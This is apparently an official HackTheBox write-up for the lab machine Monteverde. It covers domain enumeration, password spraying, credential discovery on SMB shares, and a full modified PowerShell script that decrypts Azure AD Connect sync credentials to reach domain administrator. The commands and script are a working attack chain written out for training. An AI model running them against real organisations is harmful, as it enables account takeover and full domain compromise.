
HACKTHEBOX



Monteverde

23d March 2020 / Document No D20.100.64

Prepared By: TRX and egre55

Machine Author: egre55

Difficulty: Medium

Classification: Confidential

Synopsis

Monteverde is an easy Windows machine that features Azure AD Connect. The domain is enumerated and a user list is created. Through password spraying, the `SABatchJobs` service account is found to have the username as a password. Using this service account, it is possible to enumerate SMB Shares on the system, and the `$users` share is found to be world-readable. An XML file used for an Azure AD account is found within a user folder and contains a password. Due to password reuse, we can connect to the domain controller as `mhope` using WinRM. Enumeration shows that `Azure AD Connect` is installed. It is possible to extract the credentials for the account that replicates the directory changes to Azure (in this case the default domain administrator).

Skills Required

- Basic Windows Enumeration
- Basic Active Directory Enumeration

Skills Learned

- Password Spraying
- Using `sqlcmd`
- Azure AD Connect Password Extraction

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.172 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.172
```

```
nmap -p$ports -sC -sV 10.10.10.172

PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
                              Domain: MEGABANK.LOCAL
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
                              Domain: MEGABANK.LOCAL
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

The scan reveals many ports open, including port 53 (DNS), 389 (LDAP) and 445 (SMB). This reveals that the server is a domain controller. The domain is identified by Nmap as `MEGABANK.LOCAL`.

Domain Enumeration

A good first step is to check for LDAP anonymous binds or SMB null sessions, as this would allow us to enumerate the domain without credentials. Let's download `windapsearch`.

```
wget
https://raw.githubusercontent.com/ropnop/windapsearch/master/windapsearch.py
```

Next, issue the following command to check if LDAP anonymous binds are permitted.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172
```

```
python windapsearch.py -u "" --dc-ip 10.10.10.172

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+]  None

[*] Bye!
```

We can also enumerate the domain users.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U --admin-objects

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+]  None

[+] Enumerating all AD users
[+] Found 10 users:

cn: Guest

cn: AAD_987d7f2f57d2

cn: Mike Hope
userPrincipalName: mhope@MEGABANK.LOCAL

cn: SABatchJobs
userPrincipalName: SABatchJobs@MEGABANK.LOCAL

cn: svc-ata
userPrincipalName: svc-ata@MEGABANK.LOCAL

cn: svc-bexec
userPrincipalName: svc-bexec@MEGABANK.LOCAL

cn: svc-netapp
userPrincipalName: svc-netapp@MEGABANK.LOCAL

cn: Dimitris Galanos
userPrincipalName: dgalanos@MEGABANK.LOCAL

cn: Ray O'Leary
userPrincipalName: roleary@MEGABANK.LOCAL

cn: Sally Morgan
userPrincipalName: smorgan@MEGABANK.LOCAL
```

```
[+] Attempting to enumerate all admin (protected) objects
[+] Found 0 Admin Objects:
```

The output returns a few interesting users. `SABatchJobs` might be a service account dedicated to running batch jobs, and is perhaps unusual for having a mixed-case name. The presence of the account `AAD_987d7f2f57d2` is a strong indication that `AD Connect` is installed in the domain. AD Connect is a tool that is used to synchronize an on-premise Active Directory environment to Azure Active Directory.

Using windapsearch we can further enumerate domain groups, and see which users belong to `Remote Management Users`. This group allows its members to connect to computers using PowerShell Remoting.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U -m "Remote Management Users"
```

```
[+]  Found 1 members:

b'CN=Mike Hope,OU=London,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL'
```

The user `mhope` is identified to be in the `Remote Management Users` group.

Let's use `smbclient` to test for SMB null sessions. Command output reports that the anonymous login attempt was successful, although it failed to list any shares. We can attempt to get credentials and access it again.

```
smbclient -N -L \\\\10.10.10.172\\

Anonymous login successful

    Sharename       Type      Comment
    ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Let's use `enum4linux` to retrieve other domain information.

```
enum4linux -a 10.10.10.172
```

```
[+] Password Info for Domain: MEGABANK

    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 41 days 23 hours 53 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
```

We note that the `Account Lockout Threshold` is set to `None`, so we can attempt a password spray in order to obtain valid credentials.

windapsearch can be used to create a list of domain users.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U | grep '@' | cut -d ' ' -f 2 | cut -d '@' -f 1 | uniq > users.txt
```

```
cat users.txt

mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

Foothold

We have our user list, and for our password spraying attempt we can use a very short list of statistically likely passwords. It's worth appending the discovered usernames to this list, as having a password of the username is unfortunately a common practice.

```
wget https://raw.githubusercontent.com/insidetrust/statistically-likely-usernames/master/weak-corporate-passwords/english-basic.txt
cat users.txt >> english-basic.txt
```

```
cat english-basic.txt

Password1
Welcome1
Letmein1
Password123
Welcome123
Letmein123
mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

Next, we can use CrackMapExec to perform the password spray, noting that there is no risk in the accounts locking out owning to the absence of an account lockout policy.

```
crackmapexec smb 10.10.10.172 -d megabank -u users.txt -p english-basic.txt

SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Password1
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Welcome1
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Letmein1
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Password123
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Welcome123
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Letmein123
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:mhope
STATUS_LOGON_FAILURE
<SNIP>
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\SABatchJobs:mhope
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [+] megabank\SABatchJobs:SABatchJobs
```

This was successful and we have gained valid domain credentials: `SABatchJobs / SABatchJobs`. Let's see if we can use this account to execute commands on the server.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -x whoami
```

This isn't successful. We can instead use `smbmap` to enumerate the remote file shares, which lists our permissions.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172

[+] IP: 10.10.10.172:445    Name: 10.10.10.172

    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                                  NO ACCESS   Remote Admin
    azure_uploads                                           READ ONLY
    C$                                                      NO ACCESS   Default share
    E$                                                      NO ACCESS   Default share
    IPC$                                                    READ ONLY   Remote IPC
    NETLOGON                                                READ ONLY   Logon server share
    SYSVOL                                                  READ ONLY   Logon server share
    users$                                                  READ ONLY
```

Next, let's crawl the `users$` share for potentially interesting files, such as Office documents, text and XML files.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A
'(xlsx|docx|txt|xml)' -R
```

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A '(xlsx|docx|txt|xml)' -R

[+] IP: 10.10.10.172:445    Name: 10.10.10.172
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share azure_uploads.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share IPC$.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share NETLOGON.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share SYSVOL.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share users$.
[+] Match found! Downloading: users$\mhope\azure.xml
```

This reveals the file `azure.xml`, which is automatically downloaded.

```
cat 10.10.10.172-users_mhope_azure.xml

××<Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>

<ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToStr
ing>
    <Props>
```

```
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

The file contains the Azure AD password `4n0therD4y@n0th3r$`. Let's check if `mhope` also uses this password in the local AD. We can use WinRM to test the credentials, as we know this account is in the `Remote Management Users` group.

```
evil-winrm -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'
```

This is successful, although the command `whoami /priv` reveals that the current user is not privileged. However, `whoami /groups` reveals that this account is a member of the group `MEGABANK\Azure Admins`.

The user flag is in `C:\Users\mhope\Desktop`.

Privilege Escalation

Navigating to `C:\Program Files\` we can see that both `Microsoft SQL Server` and `AD Connect` are installed. There are many articles published online regarding vulnerabilities and privilege escalation opportunities with the Azure AD (AAD) Sync service.

```
*Evil-WinRM* PS C:\> cd Progra~1
*Evil-WinRM* PS C:\Program Files> ls

    Directory: C:\Program Files

Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-----         1/2/2020   9:36 PM                Common Files

d-----         1/2/2020   2:46 PM                internet explorer

d-----         1/2/2020   2:38 PM                Microsoft Analysis Services

d-----         1/2/2020   3:37 PM                Microsoft Azure Active
Directory Connect
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect
Health Sync
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync

d-----         1/2/2020   2:31 PM                Microsoft SQL Server
```

Let's find out the version of the AD Connect. According to the Microsoft [documentation](), the name of the service responsible for syncing the local AD to Azure AD is `ADSync`. We don't see a reference to this on running `Get-Process`, and attempting to run `tasklist` results in an `Access Denied` error.

We can also try to enumerate services with the PowerShell cmdlet `Get-Service`, or by invoking `wmic.exe service get name`, `sc.exe query state= all` or `net.exe start`, but are also denied access. Instead, we can enumerate the service instance using the Registry.

```
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync
```

```
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync

    Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

Name                           Property
----                           --------
ADSync                         Type             : 16
                               Start            : 2
                               ErrorControl     : 1
                               ImagePath        : "C:\Program Files\Microsoft Azure
                                                   D Sync\Bin\miiserver.exe"
                               DisplayName      : Microsoft Azure AD Sync
                               DependOnService  : {winmgmt}
                               ObjectName       : MEGABANK\AAD_987d7f2f57d2
```

This reveals that the service binary is `C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe`.

We can issue the command below to obtain the file (and product) version.

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD
Sync\Bin\miiserver.exe" | Format-list -Property * -Force
```

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
| Format-list -Property * -Force

<SNIP>

                    InternalName:     miiserver
                    OriginalFilename: miiserver.exe
                    FileVersion:      1.1.882.0
                    FileDescription:  AD-IAM-HybridSync master (0eb4240d4) Azure AD
                                      Connect synchronization service.
                    Product:          MicrosoftÂ® AzureÂ® AD Connect
                    ProductVersion:   1.1.882.0
```

Searching online reveals the adconnectdump tool, that can be used to extract the password for the AD Connect Sync Account. The repo mentions that the way that AD connect stores credentials changed a while back. The new version stores credentials using DPAPI and the old version used the Registry. The current version of AD Connect at the time of writing is `1.5.30.0`, so the version on the server is unlikely to use DPAPI. This tool works for newer versions of the AD Connect that use DPAPI.

Some further searching reveals this blog post, which is recommended reading. It details the exploitation process for the older version of AD Connect. Copy the script from the blog post and save it locally.

Attempting to run this as is was not successful. Let's try to extract the `instance_id`, `keyset_id` and `entropy` values from the database manually. A default installation of AD Connect uses a SQL Server Express instance as a LocalDB, connecting over a named pipe. However, enumeration of `C:\Program Files` and `netstat` reveals that Microsoft SQL Server is installed and bound to `10.10.10.172` (but isn't accessible externally). So this seems to have been a custom install of AD Connect.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat -nto

Active Connections

  Proto  Local Address          Foreign Address        State           PID

  TCP    10.10.10.172:135       10.10.10.172:56010     ESTABLISHED     936
  TCP    10.10.10.172:389       10.10.10.172:52179     ESTABLISHED     656
  TCP    10.10.10.172:389       10.10.10.172:52197     ESTABLISHED     656
  TCP    10.10.10.172:389       10.10.10.172:52204     ESTABLISHED     656
  TCP    10.10.10.172:1433      10.10.10.172:49724     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49725     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49726     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49727     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49728     ESTABLISHED     3508
```

Instead, we can use the native SQL Server utility `sqlcmd.exe` to extract the values from the database.

```
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
```

```
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
Changed database context to 'ADSync'.
instance_id                          keyset_id   entropy
------------------------------------ ----------- ------------------------------------
1852B527-DD4F-4ECF-B541-EFCCBFF29E31           1 194EC2FC-F186-46CF-B44D-071EB61F49CD

(1 rows affected)
```

This is successful and the values are returned.

Modify the script to set the `$key_id` , `$instance_id` and `$entropy` variables to the values we extracted from the database, and remove the commands that try to obtain them automatically. Add this after the first line of the script.

```
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
```

Remove the following lines.

```
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()
```

Next we will need to modify the existing `$client` variable to reference the custom SQL Server.

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
```

Let's encapsulate the script in a function that we can call. Save the final payload below as `adconnect.ps1`.

```
Function Get-ADConnectPassword{

Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration
FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName
Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-
domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-
user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name
= 'Password'; Expression = {$_.node.InnerXML}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)

}
```

The `-s` flag in `Evil-WinRM` allows us to specify a folder containing PowerShell scripts. We can load a script in memory within the `Evil-WinRM` session by typing the script name and hitting return.

```
evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .
adconnect.ps1
Get-ADConnectPassword
```

```
evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> adconnect.ps1
*Evil-WinRM* PS C:\Users\mhope\Documents> Get-ADConnectPassword
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
```

This was successful, and we have obtained credentials for the AD Connect Sync account. In this case, as it was a custom install, it seems the primary domain administrator was used for this. It's worth noting that a default installation uses the `NT SERVICE\ADSync` service account.

Let's use Evil WinRM to connect as the administrator.

```
evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'
```

```
evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah!
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag is located in `C:\Users\Administrator\Desktop`.